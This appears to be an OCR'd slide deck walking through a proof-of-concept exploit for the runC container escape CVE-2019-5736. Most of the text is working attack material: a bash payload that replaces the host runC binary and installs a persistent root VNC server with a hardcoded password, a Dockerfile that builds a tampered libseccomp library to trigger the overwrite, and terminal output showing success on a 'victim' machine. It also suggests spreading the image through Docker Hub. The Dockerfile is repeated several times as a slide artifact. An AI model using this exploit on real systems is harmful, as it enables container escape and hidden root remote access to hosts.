new_runc

```bash
#!/bin/bash

#Temporarily change $HOME environment variable
export HOME=/root

#Update list of packages
apt update

#Install Xfce (Desktop Environment)
apt install xfce4 xfce4-goodies -y

#Install TightVNC server
apt install tightvncserver -y

#Install additional packages for automation
apt install expect novnc websockify python-numpy -y

```

- This malicious runC code is designed to install a remote desktop server in a linux machine
- This file can be modified to execute any arbitrary code on the host machine as root
- Create a new file named “new_runc”
- Enter the line “#!/bin/bash” to instruct linux to execute the following commands in bash
- Install the required packages for post exploitation

```
#Use expect to enter password for vncserver automatically
prog=/usr/bin/vncpasswd
vncpass="P@ssw0rd"

/usr/bin/expect <<EOF
spawn $prog
expect "Password:"
send "$vncpass\r"
expect "Verify:"
send "$vncpass\r"
expect "Would you like to enter a view-only password (y/n)?"
send "n\r"
expect eof
exit
EOF

#Start vncserver
vncserver
```

EXPLOITATION CODE (NEW_RUNC)

- We will be using vncserver as the remote desktop server
- As the setup of vncserver required user input, we can use the expect package to automate the process with pre-defined answers
- We will need to configure the password used to connect to the vncserver (P@ssw0rd in this example)
- Start the vncserver after configuring that password

EXPLOITATION CODE (NEW_RUNC)

```
#----------------------------------- Configuring VNC Server ----------------------------------
#Stop vncserver
vncserver -kill :1

#Backup original vnc file
mv ~/.vnc/xstartup ~/.vnc/xstartup.bak

#Create new vnc file
echo "#!/bin/bash
xrdb $HOME/.Xresources
startxfce4 &" > ~/.vnc/xstartup

#Make VNC file executable
chmod +x ~/.vnc/xstartup

#Restart VNC server
vncserver

```

- After setting up the password for vncserver, we need to set some additional configurations
- Firstly, kill the currently running vncserver and backup the initial configuration file.
- Create a new xstartup file containing instructions to utilize xfce as the desktop environment for the remote desktop
- Make the new xstartup file executable and start vncserver

EXPLOITATION CODE (NEW_RUNC)

```
#---------------------------------- Running VNS as System Service -----------------------------

#Create configuration file
echo "[Unit]
Description=Start TightVNC server at startup
After=syslog.target network.target

[Service]
Type=forking
User=root
WorkingDirectory=/root

PIDFile=/root/.vnc/%H:%i.pid
ExecStartPre=-/usr/bin/vncserver -kill :%i > /dev/null 2>&1
ExecStart=/usr/bin/vncserver :%i
ExecStop=/usr/bin/vncserver -kill :%i

[Install]
WantedBy=multi-user.target" > /etc/systemd/system/vncserver@.service

#Reload daemon and restart vncserver
systemctl daemon-reload
systemctl enable vncserver@1.service
systemctl start vncserver@1
```

- To ensure persistency, we can run vnc as a system service.
- Create the configuration file for the new system service with the configuration as shown
- Reload the daemon and use "systemctl enable vncserver@1.service" to enable the service to be executed on system startup

PHASE 3

- Construct malicious docker image

The runC process loads the libseccomp library and transfers execution to the run_at_link function

run_at_link opens the runC binary for reading through /proc/self/exe. This creates a file descriptor at /proc/self/fd/${runc_fd_read}

run_at_link calls execve to execute overwrite_runc.

The process is no longer running the runC binary, overwrite_runc opens /proc/self/fd/runc_fd_read for writing and overwrites the runC binary

EXPLOIT FLOW

SHARED LIBRARIES

SHARED LIBRARIES

- RunC is dynamically linked to several shared libraries at run time, which can be listed using the ldd command.
- Using the command "ldd /usr/sbin/runc" we can view the shared libraries called by runC at runtime
- When the runC process is executed in the container, those libraries are loaded into the runC process by the dynamic linker.
- It is possible to substitute one of those libraries with a malicious version, that will overwrite the runC binary upon being loaded into the runC process.
- Our Dockerfile builds a malicious version of the libseccomp library (any library can be used)

```
ehdemo@ubuntu:~$ ldd /usr/sbin/runc
        linux-vdso.so.1 (0x00007fffacbd2000)
        libpthread.so.0 => /lib/x86_64-linux-gnu/libpthread.so.0 (0x00007f147841d000)
        libdl.so.2 => /lib/x86_64-linux-gnu/libdl.so.2 (0x00007f1478219000)
        libseccomp.so.2 => /lib/x86_64-linux-gnu/libseccomp.so.2 (0x00007f1477fd4000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f1477be3000)
        /lib64/ld-linux-x86-64.so.2 (0x00007f1479420000)
```

DOCKERFILE

Dockerfile

```
FROM ubuntu:18.04

# Get the libseccomp source code and required build dependecies
RUN set -e -x ;\
    sed -i 's,# deb-src,deb-src,' /etc/apt/sources.list ;\
    apt -y update ;\
    apt-get -y install build-essential ;\
    cd /root ;\
    apt-get -y build-dep libseccomp ;\
    apt-get source libseccomp

# Append the run_at_link funtion to the libseccomp-2.3.1/src/api.c file and build
ADD run_at_link.c /root/run_at_link.c
RUN set -e -x ;\
    cd /root/libseccomp-2.3.1 ;\
    cat /root/run_at_link.c >> src/api.c ;\
    DEB_BUILD_OPTIONS=nocheck dpkg-buildpackage -b -uc -us ;\
    dpkg -i /root/*.deb

# Add overwrite_runc.c and compile
ADD overwrite_runc.c /root/overwrite_runc.c
RUN set -e -x ;\
    cd /root ;\
    gcc overwrite_runc.c -o /overwrite_runc

# Add the new_runc file to replace the host runC
ADD new_runc /root/new_runc

# Create a symbolic link to /proc/self/exe and set it as the image entrypoint
RUN set -e -x ;\
    ln -s /proc/self/exe /entrypoint
ENTRYPOINT [ "/entrypoint" ]

```

DOCKERFILE

- Firstly, obtain the source code for libseccomp inside the docker container
- The source coded is needed as we will be modifying the library to include and run our malicious code
- Since libseccomp will be executed by runC at runtime, our malicious code will be executed when runC executes with the malicious libseccomp library

Dockerfile

```
FROM ubuntu:18.04

# Get the libseccomp source code and required build dependecies
RUN set -e -x ;\
    sed -i 's,# deb-src,deb-src,' /etc/apt/sources.list ;\
    apt -y update ;\
    apt-get -y install build-essential ;\
    cd /root ;\
    apt-get -y build-dep libseccomp ;\
    apt-get source libseccomp

# Append the run_at_link funtion to the libseccomp-2.3.1/src/api.c file and build
ADD run_at_link.c /root/run_at_link.c
RUN set -e -x ;\
    cd /root/libseccomp-2.3.1 ;\
    cat /root/run_at_link.c >> src/api.c ;\
    DEB_BUILD_OPTIONS=nocheck dpkg-buildpackage -b -uc -us ;\
    dpkg -i /root/*.deb

# Add overwrite_runc.c and compile
ADD overwrite_runc.c /root/overwrite_runc.c
RUN set -e -x ;\
    cd /root ;\
    gcc overwrite_runc.c -o /overwrite_runc

# Add the new_runc file to replace the host runC
ADD new_runc /root/new_runc

# Create a symbolic link to /proc/self/exe and set it as the image entrypoint
RUN set -e -x ;\
    ln -s /proc/self/exe /entrypoint
ENTRYPOINT [ "/entrypoint" ]
```

DOCKERFILE

- Add the run_at_link.c file to the root folder within the container
- Append the content of run_at_link.c to one of libseccomp's source files
- Build the malicious libseccomp library
- When runC is executed, it will utilize this malicious libseccomp library and execute run_at_link.c

Dockerfile

```dockerfile
FROM ubuntu:18.04

# Get the libseccomp source code and required build dependecies
RUN set -e -x ;\
    sed -i 's,# deb-src,deb-src,' /etc/apt/sources.list ;\
    apt -y update ;\
    apt-get -y install build-essential ;\
    cd /root ;\
    apt-get -y build-dep libseccomp ;\
    apt-get source libseccomp

# Append the run_at_link funtion to the libseccomp-2.3.1/src/api.c file and build
ADD run_at_link.c /root/run_at_link.c
RUN set -e -x ;\
    cd /root/libseccomp-2.3.1 ;\
    cat /root/run_at_link.c >> src/api.c ;\
    DEB_BUILD_OPTIONS=nocheck dpkg-buildpackage -b -uc -us ;\
    dpkg -i /root/*.deb

# Add overwrite_runc.c and compile
ADD overwrite_runc.c /root/overwrite_runc.c
RUN set -e -x ;\
    cd /root ;\
    gcc overwrite_runc.c -o /overwrite_runc

# Add the new_runc file to replace the host runC
ADD new_runc /root/new_runc

# Create a symbolic link to /proc/self/exe and set it as the image entrypoint
RUN set -e -x ;\
    ln -s /proc/self/exe /entrypoint
ENTRYPOINT [ "/entrypoint" ]

```

DOCKERFILE

- Add the overwrite_runc.c file to the root folder within the container
- Compile overwrite_runc.c to allow it to be called by run_at_link.c

Dockerfile

```dockerfile
FROM ubuntu:18.04

# Get the libseccomp source code and required build dependecies
RUN set -e -x ;\
    sed -i 's,# deb-src,deb-src,' /etc/apt/sources.list ;\
    apt -y update ;\
    apt-get -y install build-essential ;\
    cd /root ;\
    apt-get -y build-dep libseccomp ;\
    apt-get source libseccomp

# Append the run_at_link funtion to the libseccomp-2.3.1/src/api.c file and build
ADD run_at_link.c /root/run_at_link.c
RUN set -e -x ;\
    cd /root/libseccomp-2.3.1 ;\
    cat /root/run_at_link.c >> src/api.c ;\
    DEB_BUILD_OPTIONS=nocheck dpkg-buildpackage -b -uc -us ;\
    dpkg -i /root/*.deb

# Add overwrite_runc.c and compile
ADD overwrite_runc.c /root/overwrite_runc.c
RUN set -e -x ;\
    cd /root ;\
    gcc overwrite_runc.c -o /overwrite_runc

# Add the new_runc file to replace the host runC
ADD new_runc /root/new_runc

# Create a symbolic link to /proc/self/exe and set it as the image entrypoint
RUN set -e -x ;\
    ln -s /proc/self/exe /entrypoint
ENTRYPOINT [ "/entrypoint" ]
```

DOCKERFILE

- Add the new_runc file to the root folder within the container
- This will be used to replace the host runC binary when called by overwrite_runc within the container

Dockerfile

```dockerfile
FROM ubuntu:18.04

# Get the libseccomp source code and required build dependecies
RUN set -e -x ;\
    sed -i 's,# deb-src,deb-src,' /etc/apt/sources.list ;\
    apt -y update ;\
    apt-get -y install build-essential ;\
    cd /root ;\
    apt-get -y build-dep libseccomp ;\
    apt-get source libseccomp

# Append the run_at_link funtion to the libseccomp-2.3.1/src/api.c file and build
ADD run_at_link.c /root/run_at_link.c
RUN set -e -x ;\
    cd /root/libseccomp-2.3.1 ;\
    cat /root/run_at_link.c >> src/api.c ;\
    DEB_BUILD_OPTIONS=nocheck dpkg-buildpackage -b -uc -us ;\
    dpkg -i /root/*.deb

# Add overwrite_runc.c and compile
ADD overwrite_runc.c /root/overwrite_runc.c
RUN set -e -x ;\
    cd /root ;\
    gcc overwrite_runc.c -o /overwrite_runc

# Add the new_runc file to replace the host runC
ADD new_runc /root/new_runc

# Create a symbolic link to /proc/self/exe and set it as the image entrypoint
RUN set -e -x ;\
    ln -s /proc/self/exe /entrypoint
ENTRYPOINT [ "/entrypoint" ]
```


DOCKERFILE

- Set /proc/self/exe as the entrypoint of the container
- This will instruct the docker container to execute "/proc/self/exe" when the container starts
- When "/proc/self/exe" executes, it will execute runC, which called it
- runC will then call the malicious libseccomp library and overwrite runC with new_runc

PHASE 4

- Transfer and execute malicious docker image on victim machine
- Obtain remote desktop of victim machine


CREATING AND TRANSFERRING DOCKER IMAGE



```
ehdemo@ubuntu: ~/CVE-2019-5736-POC
File  Edit  View  Search  Terminal  Help
ehdemo@ubuntu:~/CVE-2019-5736-POC$ sudo docker build -t runc-exploit-image:late
st .
Sending build context to Docker daemon  87.04kB
Step 1/9 : FROM ubuntu:18.04
 ---> 7698f282e524
Step 2/9 : RUN set -e -x ;    sed -i 's,# deb-src,deb-src,' /etc/apt/sources.li
st ;    apt -y update ;    apt-get -y install build-essential ;    cd /root ;
  apt-get -y build-dep libseccomp ;    apt-get source libseccomp
 ---> Using cache
 ---> c00f427b103f
Step 3/9 : ADD run_at_link.c /root/run_at_link.c
 ---> Using cache
 ---> e866838aaf34
Step 4/9 : RUN set -e -x ;    cd /root/libseccomp-2.3.1 ;    cat /root/run_at_l
ink.c >> src/api.c ;    DEB_BUILD_OPTIONS=nocheck dpkg-buildpackage -b -uc -us
;    dpkg -i /root/*.deb
 ---> Using cache
 ---> d88865439903
Step 5/9 : ADD overwrite_runc.c /root/overwrite_runc.c
 ---> Using cache
 ---> 4939cc3073d1
Step 6/9 : RUN set -e -x ;    cd /root ;    gcc overwrite_runc.c -o /overwrite_
runc
 ---> Using cache
 ---> a1cf02f36d6b
Step 7/9 : ADD new_runc /root/new_runc
 ---> f6220e964012
Step 8/9 : RUN set -e -x ;    ln -s /proc/self/exe /entrypoint
 ---> Running in 0a7b66983f5e
+ ln -s /proc/self/exe /entrypoint
Removing intermediate container 0a7b66983f5e
 ---> 1b94fafd7b89
Step 9/9 : ENTRYPOINT [ "/entrypoint" ]
 ---> Running in 655a4b772239
Removing intermediate container 655a4b772239
 ---> 191077b78d32
Successfully built 191077b78d32
Successfully tagged runc-exploit-image:latest
```

BUILDING DOCKER IMAGE

- Since we created the dockerfile and necessary exploit files on the victim's machine, we will build the docker image directly on the victim's machine
- Another simple way of transferring the malicious docker image to the victim is by uploading it onto websites such as docker hub
- Execute the command "docker build -t image_name:latest /path/to/malicious_image_POC"
- Ensure no errors occurred and the docker image is successfully built



BUILDING DOCKER IMAGE

- Run the command "sudo docker images" to list all docker images
- Verify that the malicious docker image has been successfully created

OBTAINING REMOTE DESKTOP

```
ehdemo@ubuntu: ~/CVE-2019-5736-POC
File  Edit  View  Search  Terminal  Help
ehdemo@ubuntu:~/CVE-2019-5736-POC$ sudo docker run --rm runc-exploit-image:latest
[+] Opened runC for reading as /proc/self/fd/3
[+] Calling overwrite_runc
        -> Starting
        -> Opened /proc/self/fd/3 for writing
        -> Overwrote runC
        -> Success, shuting down ...
```

RUN DOCKER IMAGE

- Run the command “sudo docker run --rm image-name:latest” to execute the docker container
- Verify that the malicious container has been successfully created and the code has been successfully executed
- It might take some time as it need to download and install all required packages in new_runc
- The process can be sped up by downloading all required packages beforehand


ehdemo@ubuntu: ~/CVE-2019-5736-POC

File Edit View Search Terminal Help

```
ehdemo@ubuntu:~/CVE-2019-5736-POC$ cat /usr/sbin/runc
#!/bin/bash

#Temporarily change $HOME environment variable
export HOME=/root

#Update list of packages
apt update

#Install Xfce (Desktop Environment)
apt install xfce4 xfce4-goodies -y

#Install TightVNC server
apt install tightvncserver -y

#Install additional packages for automation
apt install expect novnc websockify python-numpy -y

#Use expect to enter password for vncserver automatically
prog=/usr/bin/vncpasswd
vncpass="P@ssw0rd"

/usr/bin/expect <<EOF
spawn $prog
expect "Password:"
send "$vncpass\r"
expect "Verify:"
send "$vncpass\r"
expect "Would you like to enter a view-only password (y/n)?"
send "n\r"
```


VERIFY RUNC OVERWRITTEN

- Once the container exits, we can verify that runC has been overwritten by viewing the contents of the runC binary
- Run the command "cat /usr/sbin/runc" to view the contents of the runC binary
- It should contain the code written in new_runc, if it contains unreadable text, runC has not been overwritten



